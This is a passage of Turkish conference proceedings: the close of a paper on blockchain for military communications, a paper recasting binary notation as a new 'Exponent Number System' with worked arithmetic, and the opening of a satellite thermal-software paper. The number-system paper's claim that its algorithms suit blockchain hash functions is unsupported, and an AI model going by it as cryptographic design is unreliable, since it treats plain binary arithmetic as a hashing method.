Dikkat edilmesi gereken bir diğer konu da sistemlerde oluşabilecek gecikme durumlarıdır. Normalde geçerli bloğun oluşturulması ve duyurulması Bitcoin ağı için yaklaşık 10 dakika sürer [23]. Bu süre gerçek zamanlı çalışacak bir sistemde soruna neden olacaktır. Bu sorunun hızlı ve güvenilir bir şekilde aşılması gerekmektedir. Ancak güvenilirlik ve hız arasındaki denge, süreci daha karmaşık hale getirir [24]. Sürecin önceliği belirlenerek, gerçek zamanlı çözüm gerektiren bazı uygulamalarda kararların daha hızlı alınması sağlanabilir. Bu nedenle, Hyperledger Fabric gibi özel blokzinciri platformları kullanılarak veri ve gizlilik güvencesi için kullanıcılar arasında güvenli iletişim kanalları kurabilir. Merkezi olmayan mutabakat ve kriptografik hash işlevleri aracılığıyla blokzinciri platformunun gizliliği sağlanılabilir. İzlenecek bir diğer yol da kendi aralarında daha hızlı fikir birliğinevarmak için ağdaki kullanıcıları daha küçük gruplara ayırmaktır. Hızlı karar verilmesi gereken durumlarda rastgele seçilecek bu küçük grubun onayı, kararın zincire eklenmesini sağlayabilir.

Tartışılması gereken bir diğer konu ise, depolama sırasında oluşan ağ trafiğinin ve verilerin nasıl depolanacağını analiz edilmesi konusudur. Gerçek zamanlı sistemlerde, özellikle bu sistemler askeri amaçlarla kullanılıyorsa, radar veya kamera gibi çevresel sensörlerden gelen veri akışı çok hızlıdır. Bu gibi durumlarda karar verme ve uygulama süreçleri çok hızlı yürütülmelidir. Blokzinciri mimarisi bu tür durumlar için uygun olmayabilir veya daha esnek karar alma mekanizmaları geliştirilerek hayata geçirilebilir [25]. Verilerin hızlı işlenmesi, bu verilerin daha hızlı bir şekilde zincire kaydedilmesi sürecini beraberinde getirecektir. Sonuç olarak, bu kadar hızlı bir şekilde kayıt altına alınan veriler için yeterli depolama alanı sağlanmalıdır. Sahada aktif olarak çalışan sistemler ya üretim aşamasında yeterli veri depolama kapasitesi ile üretilmeli ya da bu depolama alanı periyodik olarak arttırılmalıdır. Başka bir olası çözüm, cihazların bir yan zincir kullanarak birbirleriyle iletişim kurmasına izin vermektir. Daha sonra, bekleme süresi boyunca yapılan işlemlerin toplu sonuçları cihazların daha iyi performans sunması için ana blokzincirine eklenebilir.

4. Sonuç

Bu çalışmamızda blokzinciri teknolojisinin dağıttık sistemlerde ve askeri haberleşme alanında kullanımını teorik olarak ele aldık. Henüz saha ortamında modelimizi test etme fırsatı bulamadığımız için veri aktarım hızı ve tepki süresinin ne kadar verimli çalışacağı konusunda

endişelerimiz mevcut fakat blokzinciri ile dağıtık sistemlerde haberleşmenin mümkün olabileceği kanısına vardık. Üzerinde çalıştığımız bu model, gizlilik ve verilerin her cihazda ayrı ayrı saklanması özelliklerini sağlamaktadır. Güvenlik önlemleri açısından incelediğimizde, dijital imzaların kullanılması ile kimlik doğrulama yetkinliği sağlanmakta ve kriptografik hash fonksiyonlarının işlemler sırasında kullanımı ise bütünlük özelliğini desteklemektedir. Ağ içerisindeki kullanıcıların sahip olduğu dijital kimlik özelliği sayesinde kayıt altında tutulan mesajların inkâr edilemezliği desteklenir. Son olarak, bir kullanıcı tarafından kayıt defterine eklenmek istenen blok, ağdaki diğer kullanıcıların çoğunluğu tarafından onaylanmadan blokzincirine aktarılamadığı için hata toleransı özelliğini de içerir.

Modelde blokzinciri teknolojisinin haberleşme alanında kullanımına yönelik bir çalışma geliştirilmiş olsa da bazı eksiklikler bulunmaktadır. Örneğin merkezi bir noktadan yönetilmeyen bir sistemde herhangi bir tehdit unsuru meydana geldiğinde hangi kullanıcı oylama işlemini başlatma yetkisine sahip olmalı? Özel ağdaki bu kararı veren kullanıcının siber saldırıya uğramadığından nasıl emin olabiliriz? Tüm bu sorular gelecek çalışmalarda cevabını arayabileceğimiz konulardır. Yaklaşımımız, sistemi uygularken akıllı sözleşmelerin kullanılmasını gerektirir. Buna göre, ağda iletilen verilerin bütünlüğü, gizliliği ve değişmezliği esas alınmaktadır. Bundan sonraki çalışmalarda karar mekanizmalarında tespit ettiğimiz eksikliklere ağırlık vermeyi planlıyoruz. İkincisi, askeri sistemler gerçek zamanlı çalıştığı için veri aktarım hızı yüksek olacaktır. Bu aktarım hızına uyum sağlayacak şekilde bir ağ yönetimi mekanizmasının geliştirilmesinin mümkün olup olmadığı bir diğer araştırma konularımızdandır. Tanımlanan mutabakat mekanizmasına alternatif olarak başka yöntemlerin geliştirilip geliştirilemeyeceği sorusu da sonraki çalışmalar için önem arz etmektedir.

Kaynakça

- [1] Ünsal, E., & Kocaoğlu, Ö. (2018). Blok zinciri teknolojisi: Kullanım alanları, açık noktaları ve gelecek beklentileri. *Avrupa Bilim ve Teknoloji Dergisi*, (13), 54-64.
- [2] Geylani, M., Çibuk, M., Çinar, H., & Ağgün, F. (2016). Geçmişten günümüze hücreli haberleşme teknolojilerinin gelişimi. *Dokuz Eylül Üniversitesi Mühendislik Fakültesi Fen ve Mühendislik Dergisi*, 18(54), 606-623.
- [3] Yaylagül, L. (2019). Eleştirel Ekonomi Politik Bakış Açısından Medyada Tekelleşme Sorunu. *İletişim Kuram ve Araştırma Dergisi*, 2019(48), 404-418.
- [4] Şafak, E., Arslan, Ç., Gözütok, M., & Köprülü, T. (2021). Dağıtık Defter Teknolojileri ve Uygulama Alanları Üzerine Bir İnceleme. *Avrupa Bilim ve Teknoloji Dergisi*, (29), 36-45.
- [5] Chen, Z., Zhu, L., Jiang, P., Zhang, C., Gao, F., He, J., ... & Zhang, Y. (2022). Blockchain Meets Covert Communication: A Survey. *IEEE Communications Surveys & Tutorials*.
- [6] Bambara, J. J., & Allen, P. R. (2018). *Blockchain. A practical guide to developing business, law and technology solutions*. New York City: McGraw-Hill Professional.
- [7] Nofer, M., Gomber, P., Hinz, O., & Schiereck, D. (2017). *Blockchain. Business & Information Systems Engineering*, 59, 183-187.
- [8] Navakauskas, D., Romanovs, A., & Plonis, D. (2018). 2018 IEEE. 6th workshop on Advances in Information, Electronic and Electrical Engineering (AIEEE), November 8-10, 2018 Vilnius, Lithuania: proceedings. IEEE.
- [9] Vassiliou, M. S., Agre, J. R., Shah, S., & MacDonald, T. (2013, November). Crucial differences between commercial and military communications technology needs: Why the military still needs its own research. In *MILCOM 2013-2013 IEEE Military Communications Conference* (pp. 342-347). IEEE.
- [10] Velastegui, N., Pavon, E., Jacome, H., Torres, F., & Pico, M. (2022). Technological advances in military communications systems and equipment. *Revista Minerva: Multidisciplinaria de Investigación Científica*, 3(8), 61-73.
- [11] Angin, P. (2020). Blockchain-Based Data Security in Military Autonomous Systems. *Avrupa Bilim ve Teknoloji Dergisi*, 362-368.

- [12] Golam, M., Lee, J. M., & Kim, D. S. (2020, October). A UAV-assisted blockchain based secure device-to-device communication in internet of military things. In 2020 International Conference on Information and Communication Technology Convergence (ICTC) (pp. 1896-1898). IEEE.
- [13] Baliga, A. (2017). Understanding blockchain consensus models. *Persistent*, 4(1), 14.
- [14] Sayeed, S., & Marco-Gisbert, H. (2019). Assessing blockchain consensus and security mechanisms against the 51% attack. *Applied sciences*, 9(9), 1788.
- [15] Ye, C., Li, G., Cai, H., Gu, Y., & Fukuda, A. (2018, September). Analysis of security in blockchain: Case study in 51%-attack detecting. In 2018 5th International conference on dependable systems and their applications (DSA) (pp. 15-24). IEEE.
- [16] Guegan, D. (2017). Public blockchain versus private blockchain.
- [17] Fang, W., Chen, W., Zhang, W., Pei, J., Gao, W., & Wang, G. (2020). Digital signature scheme for information non-repudiation in blockchain: a state of the art review. *EURASIP Journal on Wireless Communications and Networking*, 2020(1), 1-15.
- [18] Hamida, E. B., Brousmiche, K. L., Levard, H., & Thea, E. (2017, July). Blockchain for enterprise: overview, opportunities and challenges. In *The Thirteenth International Conference on Wireless and Mobile Communications (ICWMC 2017)*.
- [19] Aggarwal, S., & Kumar, N. (2021). Hyperledger. In *Advances in computers* (Vol. 121, pp. 323-343). Elsevier.
- [20] Nguyen, M. Q., Loghin, D., & Dinh, T. T. A. (2021). Understanding the scalability of Hyperledger Fabric. *arXiv preprint arXiv:2107.09886*.
- [21] Zhang, S., & Lee, J. H. (2020). Analysis of the main consensus protocols of blockchain. *ICT express*, 6(2), 93-97.
- [22] Chandel, S., Cao, W., Sun, Z., Yang, J., Zhang, B., & Ni, T. Y. (2020). A multi-dimensional adversary analysis of RSA and ECC in blockchain encryption. In *Advances in Information and Communication: Proceedings of the 2019 Future of Information and Communication Conference (FICC)*, Volume 2 (pp. 988-1003). Springer International Publishing.
- [23] Otsuki, K., Aoki, Y., Banno, R., & Shudo, K. (2019, August). Effects of a simple relay network on the bitcoin network. In *Proceedings of the 15th Asian Internet Engineering Conference* (pp. 41-46).
- [24] Kiayias, A., & Panagiotakos, G. (2015). Speed-security tradeoffs in blockchain protocols. *Cryptology ePrint Archive*.
- [25] Singh, P. K., Singh, R., Nandi, S. K., Ghafoor, K. Z., Rawat, D. B., & Nandi, S. (2020). An efficient blockchain-based approach for cooperative decision making in swarm robotics. *Internet Technology Letters*, 3(1), e140.

ÜSTEL SAYI SİSTEMİ (ÜSS) VE BLOK ZİNCİR (BLOCKCHAIN)

Caner TEKİN^{*1}, Hasan BAŞARAN², Mehmet Rıda TÜR³

¹Istanbul Üniversitesi Doktora, helyus@gmail.com

²Hasan BAŞARAN Bilim ve Sanat Merkezi Uzman, hasanbasharan@gmail.com

³Mehmet Rıda TÜR, Batman Üniversitesi, mrida.tur@batman.edu.tr

* Sorumlu Yazar: helyus@gmail.com

Özet: Bir bütünü parçalarına ayırıp bu parçalar üzerinde yorum yaparak bütünün özelliklerine ulaşmak, gerek matematik gerek fen bilimleri gerekse de sosyal bilimlerde oldukça ilginç sonuçlar vermektedir. Bir sayma sayısı çarpanlarına ayrıldığı gibi toplamalarına da ayrılabilir. Bir n sayısının kendinden küçük pozitif tam sayıların toplamı şeklinde yazımına (sıra farkı gözetmeksizin) n sayısının bir ayrışımı denir (Oğuz, 2015). Bu projede amaç sayma sayılarını tekrarsız bir şekilde 2'nin kuvvetlerinin toplamı olarak yazmak ve bu kuvvetler ile sayma sayılarını eşleştirerek yeni bir sayı sistemi tanımlamaktır. Birçok kez sayılar arasında bir ilişki kurularak bu sayılar farklı şekillerde yeniden yazılmak ve anlamlandırılmak istenmiştir. Bu proje öğrencilerin sayı sistemleri ile bilgilerinin artmasını sağlamakta ve matematik bilimine katkı sağlayacak başka fikirlerin de oluşmasına öncülük etmektedir. Araştırma konusu ile ilgili literatür çalışması yapılarak, tüm sayma sayılarının 2'nin kuvvetlerinin toplamı şeklinde yazılması hakkında bilgiler elde edilmiştir. Burada sayma sayıları tekrarsız bir şekilde 2'nin kuvvetlerinin toplamı olarak yazılmıştır. Sayılar 2'nin kuvvetleri şeklinde gösterilirken, en büyük kuvvetten başlanarak parantez içinde ve her bir kuvvetin arasına virgül konularak yazılmıştır. Araştırma sonucunda, Üstel Sayı Sistemi (ÜSS) olarak adlandırılan bir sistem oluşturulmuştur. ÜSS ile öğrencilerin, dört işlem ile ilgili farklı düşünme becerilerinin geliştiği ve üslü ifadeler konusunda öğrencilerin bilgi düzeylerinin arttığı tespit edilmiştir. ÜSS ile sayıların farklı bir şekilde kodlanabileceği görülmüştür. ÜSS ile kodlanan sayıların bileşenleri kendi aralarında yer değiştirilerek farklı kombinasyonlar şeklinde yazılması da mümkündür. ÜSS ile dört işlem, toplama işlemi, çıkarma işlemi, çarpma işlemi ve bölme işlemi kendine özgü algoritmalarla tanımlanmıştır. Bu algoritmalar blockchain teknolojisinde blok şifrelemede kullanılan hash fonksiyonlarında kullanılabilir.

Anahtar Kelimeler: Matematik, Sayma Sayıları, Üslü Sayılar, Sayı Sistemleri, Ayrışım.

Exponent Number System (ENS) And Blockchain

Caner TEKİN^{*1}, Hasan BAŞARAN², Mehmet Rıda TÜR³

¹Istanbul Üniversitesi pHD, helyus@gmail.com

²Hasan BAŞARAN Science and Art Center Expert, hasanbasharan@gmail.com

³Mehmet Rıda TÜR, Batman University, mrida.tur@batman.edu.tr

* Corresponding author: helyus@gmail.com

Abstract: Reaching the properties of the whole by breaking a whole into its parts and commenting on these parts gives very interesting results in both mathematics, science and social sciences. A counting number can be divided into its totals as well as its factors. Writing an n number as the sum of positive integers smaller than itself (regardless of order difference) is called a decomposition of n number (Oğuz, 2015). The aim of this project is to write counting numbers as the sum of powers of 2 without repetition and to define a new number system by matching these powers with counting numbers. Many times, by establishing a relationship between the numbers, these numbers were tried to be rewritten and

interpreted in different ways. This project enables students to increase their knowledge of number systems and leads to the formation of other ideas that will contribute to the science of mathematics. By conducting a literature study on the research subject, information about writing all counting numbers as the sum of powers of 2 was obtained. Here the counting numbers are written as the sum of powers of 2 without repetition. While numbers are shown as powers of 2, they are written in parentheses, starting with the greatest power, and with a comma between each power. As a result of the research, a system called Exponential Number System (ENS) was created. It was determined that students' different thinking skills about four operations improved and their knowledge level about exponential expressions increased with ENS. It has been observed that ENS and numbers can be coded in a different way. It is also possible to write different combinations of the numbers encoded with the exponent by swapping the components among themselves. Four operations, addition, subtraction, multiplication, and division, are defined with their own algorithms with the power base. These algorithms can be used in hash functions used in block ciphers in blockchain technology.

Keywords: Mathematics, Counting Numbers, Exponents, Number Systems, Decomposition.

1. Giriş

Burton'a (1990) göre matematik birbirleri ile ilişkili bir özellikler bütünüdür. Bu özelliklerden birincisi matematiğin basit ve kolay olduğuna inanmaktır. Bir bilgi bütünü olarak algıladığımız matematik aslında basitten karmaşığa doğru yapılanmıştır. Farklı tarih dilimlerinde çoğu medeniyet matematiği bir şekilde ağırlamış, matematiğin gelişimine çeşitli katkılar sağlamıştır (Bayam, 2014). Sayıların ve saymanın başlangıcı olarak kabul edilen rakamların kullanılmasının tarihçesi kesin olarak bilinmemektedir. Fakat bu başlangıcın Sümerler olduğunu gösteren bilgiler ortaya çıkmıştır. Rakamların icadından günümüze kadar yaklaşık yedi bin yıl geçmiştir. Sümerler, Babilliler, Elamlar, Mayalar, Hintliler, Romalılar, Mısırlılar, Çinliler ve daha birçok kavim ve uluslar, sayılar ve sayılarla yapılan işlemler konusunda katkı sağlamışlardır. Günlük hayatta gerekli matematik bilgi ve becerileri arasında, doğal sayılar, özellikleri ve bu sayılar arasındaki ilişkiler, bu sayılarla yapılan işlemler, işlemlerin özellikleri, zihinden işlem yapma becerileri önemli bir yer tutar (Baykul, 2009). Sayı kavramının doğada var olan, yaşantımıza bir şekilde girebilen çokluk veya nesneleri belirleme ve ifade edebilme amaçlı yürütülen çalışmaların sonucunda olduğu söylenebilir. İnsan yaşantısından soyutlanamayacak olan sayılar, çağlar boyu farklı şekillerde (2'lik, 5'lik, 10'luk, 12'lik, 60'lık (60'lık sayı sistemini sadece Sümerler kullanmıştır)...) yapılmıştır. Günümüzde kişiler arasındaki ilişkilerde yaygın olarak kullanılan sayı sistemi onarlı sayı sistemidir. Onluk sayma sistemini güçlü kılan basamak değeri kavramının ve herhangi bir sayıyı ifade edebilmek için 10 tane sembolün (0,1,...,9) kullanılmasıdır (Batura, 2000). Ifrah'a (1999:17) göre "Bir icat, ancak bir uygarlığın toplumsal isteğine yanıt veriyorsa gelişebilir". Rakamların icadı meselesi incelendiğinde, tam da bu ifadedekine benzer bir toplumsal ihtiyaç göze çarpmaktadır Sayılar teorisinin uğraşı alanı, sayılar ve sistemleridir. Bu çalışmanın önemi ise bir sayı sisteminin kullanılarak blok zincir uygulamasında değişik algoritmalara imkân vermesidir.

Blok zinciri terimi (Blockchain) dünya çapında 2008 yılında Satoshi Nakamoto'nun bitcoin ile ilgili makalesinde popüler olmuştur. Block zincir Kelime olarak bu makalede yer almasa da kripto paranın altında yatan teknoloji karşımıza çıkmaktadır (Satoshi, 2008). Bitcoin, blok zincir teknolojisinin ilk uygulamasıdır (Iansiti ve Lakhani, 2017). Ancak blok zincir

teknolojisi sadece Bitcoin olarak değil diğer birçok alanda da uygulanabilir. Bu alanlardan bazıları şunlardır (Usta ve Doğanekin, 2017):

- Dijital Kimlik
- Küresel Ödeme Sistemleri
- Girişimler İçin Sermaye İhtiyacı Karşılama
- Toplama ve Yönetimi
- Mal ve Kaza Sigortası Tazmin Süreci
- Nesnelerin İnterneti
- Vekâleten Oy Kullanma
- Tedarik Zinciri Yönetimi
- Telif Kayıt Sistemleri
- Tapu Kayıt Sistemleri
- Kamu ve Sağlık Kayıtları ile İhaleler

Bu araştırmanın ana amacı, sayma sayılarını tekrarsız bir şekilde 2'nin kuvvetlerinin toplamı olarak yazmak ve 2'nin kuvvetleri ile sayma sayılarını eşleştirerek, yeni bir sayı sistemi tanımlamaktır. Bu araştırmanın diğer bir amacı ise öğrencilerin sayı sistemleri ile ilgili bilgilerinin artmasını sağlamakta ve matematik bilimine katkı sağlayacak başka fikirlerin de oluşmasına öncülük etmektir. Bu fikirler aynı zamanda blok zincir uygulamalarında değişik algoritmaların oluşmasına imkân sağlayacaktır.

2. Yöntem

Bu çalışma nicel araştırma deseni benimsenerek gerçekleştirilmiştir. Yapılan tekrarlı denemelerde bu araştırma yönteminin en uygun yöntem olduğuna karar verilmiştir. Araştırma konusu ile ilgili literatür çalışması yapılarak bir sayma sayısının çarpanlarına ayrılabilceği gibi toplamalarına da ayrılabilceği görülmüştür. Bu çalışmada sayma sayılarını 2'nin tekrarsız kuvvetlerinin toplamı olarak yazmak ve sadece 2'nin kuvvetlerini bu sayının temsili için kullanmak hedeflemektedir. Böylece sayma sayılarını yeniden yazarken parantez içinde 2'nin kuvvetlerini büyükten küçüğe doğru ve aralarına virgül koyarak yeniden yazmak mümkündür. Bu yolla hem sayma sayılar yeniden adlandırılmış hem de yeni bir sayı sisteminin oluşması sağlanmıştır. Bu sayı sistemi "Üstel Sayı Sistemi" ÜSS olarak isimlendirilecektir. Sayıları bu formda yazdıktan sonra yine bu formda toplama, çıkarma, çarpma ve bölme yapabilmek mümkündür; ancak bu işlemler yapıldığında kendine has bir algoritma oluşturulmuştur.

3. Bulgular

Aşağıda bazı sayıların 2'nin kuvvetlerinin toplamı olarak gösterimleri verilmiştir.

$1 = 2^0$, 1 sayısı (0) olarak gösterilebilir.

$2 = 2^1$, 2 sayısı (1) olarak gösterilebilir.

$3 = 2^1 + 2^0$, 3 sayısı (1,0) olarak gösterilebilir.

$4 = 2^2$, 4 sayısı (2) olarak gösterilebilir.

$5 = 2^2 + 2^0$, 5 sayısı (2,0) olarak gösterilebilir.

$6 = 2^2 + 2^1$, 6 sayısı (2,1) olarak gösterilebilir.

$7 = 2^2 + 2^1 + 2^0$, 7 sayısı (2,1,0) olarak gösterilebilir.

$8 = 2^3$, 8 sayısı (3) olarak gösterilebilir.

$9 = 2^3 + 2^0$, 9 sayısı (3,0) olarak gösterilebilir.

$10 = 2^3 + 2^1$, 10 sayısı (3,1) olarak gösterilebilir.

$11 = 2^3 + 2^1 + 2^0$, 11 sayısı (3,1,0) olarak gösterilebilir.

$34 = 2^5 + 2^1$, 34 sayısı (5,1) olarak gösterilebilir.

$48 = 2^5 + 2^4$, 48 sayısı (5,4) olarak gösterilebilir.

$72 = 2^6 + 2^3$, 72 sayısı (6,3) olarak gösterilebilir.

$100 = 2^6 + 2^5 + 2^2$, 100 sayısı (6,5,2) olarak gösterilebilir.

$1071 = 2^{10} + 2^5 + 2^3 + 2^2 + 2^1 + 2^0$, 1071 sayısı (10,5,3,2,1,0) olarak gösterilebilir.

$1299 = 2^{10} + 2^8 + 2^4 + 2^1 + 2^0$, 1299 sayısı (10,8,4,1,0) olarak gösterilebilir.

$1453 = 2^{10} + 2^8 + 2^7 + 2^5 + 2^3 + 2^2 + 2^0$, 1453 sayısı (10,8,7,5,3,2,0) olarak gösterilebilir.

$1923 = 2^{10} + 2^9 + 2^8 + 2^7 + 2^1 + 2^0$, 1923 sayısı (10,9,8,7,1,0) olarak gösterilebilir.

Aşağıda ÜSS ile kodlanmış sayılara ait toplama, çıkarma, çarpma ve bölme işlemleri ile ilgili örnekler verilmiştir.

Toplama İşlemi:

Bu alitmada sayıların toplamı yapılırken, sayılar aynı parantez içine büyükten küçüğe doğru aralarına virgül konularak yazılır. Birbirinin aynı olan iki sayı varsa onların yerine bir fazlası yazılır.

Örneğin:

$$(0) + (0) = \left(\begin{matrix} 0 + 0 \\ 1 \end{matrix} \right) = (1) ,$$

$$(1) + (1) = (1+1) = (2),$$

$$(2) + (2) = (2+2) = (3),$$

$$(4,3) + (2,1) = (4,3,2,1),$$

$$(2,0) + (1,0) = (2,1,0+0) = (2,1+1) = (2+2) = (3)$$

gibi bu ÜSS ile olarak kodlanan sayılar rahatlıkla toplanabilir. Bir kaç örnekle açıklayalım;

Örnek 1:

$$34 = (5,1) \text{ ve } 100 = (6,5,2) \text{ dir.}$$

$$34 + 100 = 134$$

$$(5,1) + (6,5,2) = (6,5+5,2,1) = (6+6,2,1) = (7,2,1)$$

$$(7,2,1) = 134$$

Örnek 2:

$$41 + 23 = 64$$

$$41 = (5,3,0) \text{ ve } 23 = (4,2,1,0)$$

$$(5,3,0) + (4,2,1,0) = (5,4,3,2,1,0+0) = (5,4,3,2,1+1) = (5,4,3,2+2) = (5,4,3+3) = (5,4+4)$$

$$= (5+5) = (6)$$

$$(6) = 64 \text{ olarak yazılır.}$$

Örnek 3:

$$(5,4,3) + (4,1,0) = (5,4+4,3,1,0) = (5+5,3,1,0) = (6,3,1,0)$$

Benzer şekilde toplama işlemi için örnekler çoğaltılabilir,

Örnek 4:

$$(4,3,1) + (2,0) = (4,3,2,1,0)$$

Örnek 5:

$$(10,8,0) + (9,8,0) = (10,9,8+8,0+0) = (10,9+9,1) = (10+10,1) = (11,1)$$

Örnek 6:

$$(4,3,1) + (2,0) = (4,3,2,1,0)$$

Örnek 7:

$$(10,5,3,2,1,0) + (10,8,4,1,0) = (10+10,8,5,4,3,2,1+1,0+0) = (11,8,5,4,3,2+2,1)$$

$$= (11,8,5,4,3+3,1) = (11,8,5,4+4,1) = (11,8,5+5,1) = (11,8,6,1)$$

Çıkarma İşlemi:

Çıkarma işleminde ise benzer sayılar karşılıklı olarak sadeleşir, eğer birbirlerine benzemeyen sayılar varsa benzer hale getirilerek sadeleşme işlemi yapılır.

Örnek 1:

$$(4,3,1,0) - (3,1,0) = (4,3-3,1-1,0-0) = (4)$$

Örnek 2:

$$(5,3,2,0) - (2,0) = (5,3)$$

Örnek 3:

$$(8,5,2,1,0) - (2,1,0) = (8,5)$$

Örnek 4:

$$(4,3,1) - (2,0) = (4,2+2,0+0) - (2,0) = (4,2,0)$$

Örnek 5:

$$(7,5,4,1,0) - (5,3,2,0) = (7,5,3+3,1,0) - (5,3,2,0) = (7,5,3,2+2,1,0) - (5,3,2,0) = (7,2,1)$$

Çarpma İşlemi:

Bu algorithma çarpma işlemi yapılırken, herhangi bir parantezlerin içindeki sayılar diğer parantezdeki her bir sayı ile teker teker toplanır ve virgülle ayrılmış bir şekilde yazılır.

Örnek 1:

$$(2,1).(0) = (2+0,1+0) = (2,1)$$

Örnek 2:

$$(5,1).(1) = (5+1,1+1) = (6,2)$$

Örnek 3:

$$(5,4,3,2).(3) = (5+3,4+3,3+3,2+3) = (8,7,6,5)$$

Örnek 4:

$$(6,4,2,0).(5) = (6+5,4+5,2+5,0+5) = (11,9,7,5)$$

Şimdi de iki ve daha fazla basamaklı sayıları çarpımlarını inceleyelim;

Örnek 5:

$$(3,1).(2,1) = (3+1,1+1) + (3+2,1+2) = (4,2) + (5,3) = (5,4,3,2)$$

Örnek 6:

$$(3,2,0).(4,3,2) = (3+4,2+4,0+4) + (3+3,2+3,0+3) + (3+2,2+2,0+2)$$

$$(7,6,4) + (6,5,3) + (5,4,2) = (7,6+6,5+5,4+4,3,2) = (7+7,6,5,3,2) = (8,6,5,3,2)$$

Örnek 7:

$$(4,3,2,1).(2,10) = (4+2,3+2,2+2,1+2) + (4+1,3+1,2+1,1+1) + (4+0,3+0,2+0,1+0)$$

$$(6,5,4,3) + (5,4,3,2) + (4,3,2,1) = (6,5+5,4+4,3+3,2+2,1) = (7,6,4,1)$$

Bölme İşlemi:

Bölme işlemi yapılırken, sayılardan bölünen sayı pay kısmına, bölen sayı da payda kısmına yazılır, sayıların farkları aynı olanlar tek seferde yazılarak arasına virgül koyulur.

Örnek 1:

$$\frac{(5,4,3,2)}{(2,1)} = \left(\frac{5,4}{2,1}, \frac{3,2}{2,1}\right) = (3,1)$$

Örnek 2:

$$\frac{(4,3,2,1)}{(2,1)} = \left(\frac{4,3}{2,1}, \frac{2,1}{2,1}\right) = (2,0)$$

Örnek 3:

$$\frac{(3,1)}{(1)} = \left(\frac{3}{1}, \frac{1}{1}\right) = (2,0)$$

Örnek 4:

$$\frac{(4,3,0)}{(2,0)} = \frac{(4,2+2,0)}{(2,0)} = \frac{(4,2,2,0)}{(2,0)} = \left(\frac{4,2}{2,0}, \frac{2,0}{2,0}\right) = (2,0)$$

Not: (3) = (2+2) olarak yazılabilir.

Örnek 5:

$$\frac{(6,5,2)}{(4,3,0)} = \left(\frac{6,5,2}{4,3,0}\right) = (2)$$

8. Sonuç

ÜSS ile öğrencilerin dört işlem ile ilgili farklı düşünme becerilerinin geliştiği görülmüştür. Üslü İfadeler konusunda öğrencilerin bilgi düzeylerinin arttığı tespit edilmiştir. ÜSS ile sayıların farklı bir şekilde kodlanabileceği görülmüştür. ÜSS ile kodlanan sayıların bileşenleri kendi aralarında yer değiştirerek farklı kombinasyonlarının yine aynı sayıyı göstermesi mümkündür. ÜSS ile tanımlanmış "çarpma işlemi" kapalılık, değişme ve etkisiz eleman özeliğine, "toplama işlemi" ise kapalılık ve değişme özelliklerine sahiptir. ÜSS ile kodlanmış bir sayının bileşenleri arasında "0" varsa o sayı tek, yoksa o sayı çift olduğu görülmektedir.

ÜSS farklı sayı sistemlerinin araştırılıp bulunmasına yönelik bir çalışma olmuştur ve sonraki çalışmalara öncülük edecektir. Tüm bu sonuçlar ışığında ortaya çıkan yeni sayma sistemi programlama dilinde yeni algoritmaların ve veritabanı desenlemelerinin önünü açabilir. Dağıtık bir defter teknolojisine dayanan blok zincir uygulamalarında hash fonksiyonunun oluşturulmasında bu sayı sistemi kullanılabilir.

9. Öneriler

Bu çalışmanın, farklı algoritmaların oluşturulması, geliştirilmesi ve yeni farklı fikirlere öncülük edeceği düşünülmektedir. Bu çalışmanın sonuçları blok zincir teknolojisinin kullanıldığı farklı alanlarda kullanılabilir.

Kaynaklar

- [1] Batura, A. 2000, Construction of a numeration model: A theoreticaf analysis. In J.Banave A. Chapman(Eds), Mathematics education beyond 2000, Proceedings of the 23rd annual conference of the Mathematics Education Research Group of Australasia, pp.95-103, Wa:Merga
- [2] Bayam, S. B. (2014). Matematik Eğitiminde Matematik Tarihi Gerekliliğinin Felsefi Temelleri Ve Gerçekçi Matematik Eğitiminde Matematik Tarihinin Önemi, Dört Öge, 3(5), 233-244.
- [3] Baykul, Y. (2014). Ortaokulda matematik öğretimi (5-8 sınıflar) (2. Baskı). Ankara: Pegem Yayıncılık.
- [4] Burton, L. (1990). What could teacher education be like for prospective teachers of early childhood mathematics with particular referenece to the environment "Transforming children's mathematics education" Steffe, L; Wood, T.(Ed.), Lawrence Erlbaum Associates, Hillsdale,N.J.
- [5] Ifrah, G. (1999). Çakıl Taşlarından Babil Kulesine: Rakamların Evrensel Tarihi-II(çev. Kurtuluş Dinçer). İstanbul: Tübitak Popüler Bilim Kitapları.

- [6] Oğuz, E. (2015). Doğal Sayı Ayrışımının Sayma Yöntemleri. Yüksek Lisans Tezi. Ankara Üniversitesi Fen Bilimleri Enstitüsü.
- [7] Merriam, S. (1998). Qualitative research and case study applications in education. San Francisco: Jossey-Bass.
- [8] Nakamoto, S. (2008). Bitcoin: A peer-to-peer electronic cash system. Decentralized business review, 21260.
- [9] Iansiti, M., Lakhani, K., (2017). The Truth About Blockchain. Harvard Business Review, Vol. 95, No. 1, pp. 118-127.
- [10] Usta, A., Doğantekin, S., (2017), “Blockchain 101”. Kapital Medya Hizmetleri A.Ş., ISBN: 978-605-4584-97-0, İstanbul

UYDU VE UZAY ARAÇLARI İÇİN KULLANILAN ISIL YAZILIM PROGRAMLARI

Murat Bulut ^{*1}, Nedim Sözbir ²

¹Düzce Üniversitesi, Makine Mühendisliği Bölümü, Düzce, TÜRKİYE, bulut44@gmail.com

² Düzce Üniversitesi, Rektör, Düzce TÜRKİYE, nedimsozbir@duzce.edu.tr

* Sorumlu Yazar: bulut44@gmail.com

Özet: Uzay araçları, uzay ortamında zorlu çevre koşullarına maruz kalmaktadır. Termal çevre koşulları bunlardan biridir. Bu nedenle, uyduların ve uzay araçlarının termal matematiksel modellemesi yapılması gereklidir. Oluşturulan matematiksel modellemeden hızlı bir şekilde sonuç alınabilmesi için yazılım programları geliştirilmektedir. Bu bildiride, günümüze kadar dünyada ve Türkiye’de geliştirilen ve geliştirilmekte olan termal yazılım programları hakkında bilgi verilecektir.

Anahtar Kelimeler: Uydu, Uzay Aracı, Isıl Yazılım, Isıl Kontrol.

Thermal Software Programs Used for Satellite and Spacecraft

Murat Bulut^{*1}, Nedim Sözbir²

¹Düzce University, Department of Mechanical Engineering, Düzce/bulut44@gmail.com

²Rector/ Duzce University, Duzce/nedimsozbir@duzce.edu.tr

* Corresponding author: bulut44@gmail.com

Abstract: Spacecraft are exposed to harsh environmental conditions in the space environment. Thermal environmental conditions are one of them. Therefore, thermal mathematical modeling of satellites and spacecraft is necessary. Software programs are developed in order to get results quickly from the created mathematical modeling. In this paper, information will be given about the thermal software programs that have been developed in the world and in Turkey until today and are under development.

Keywords: Satellite, Spacecraft, Thermal Software, Thermal Control.

1. Giriş

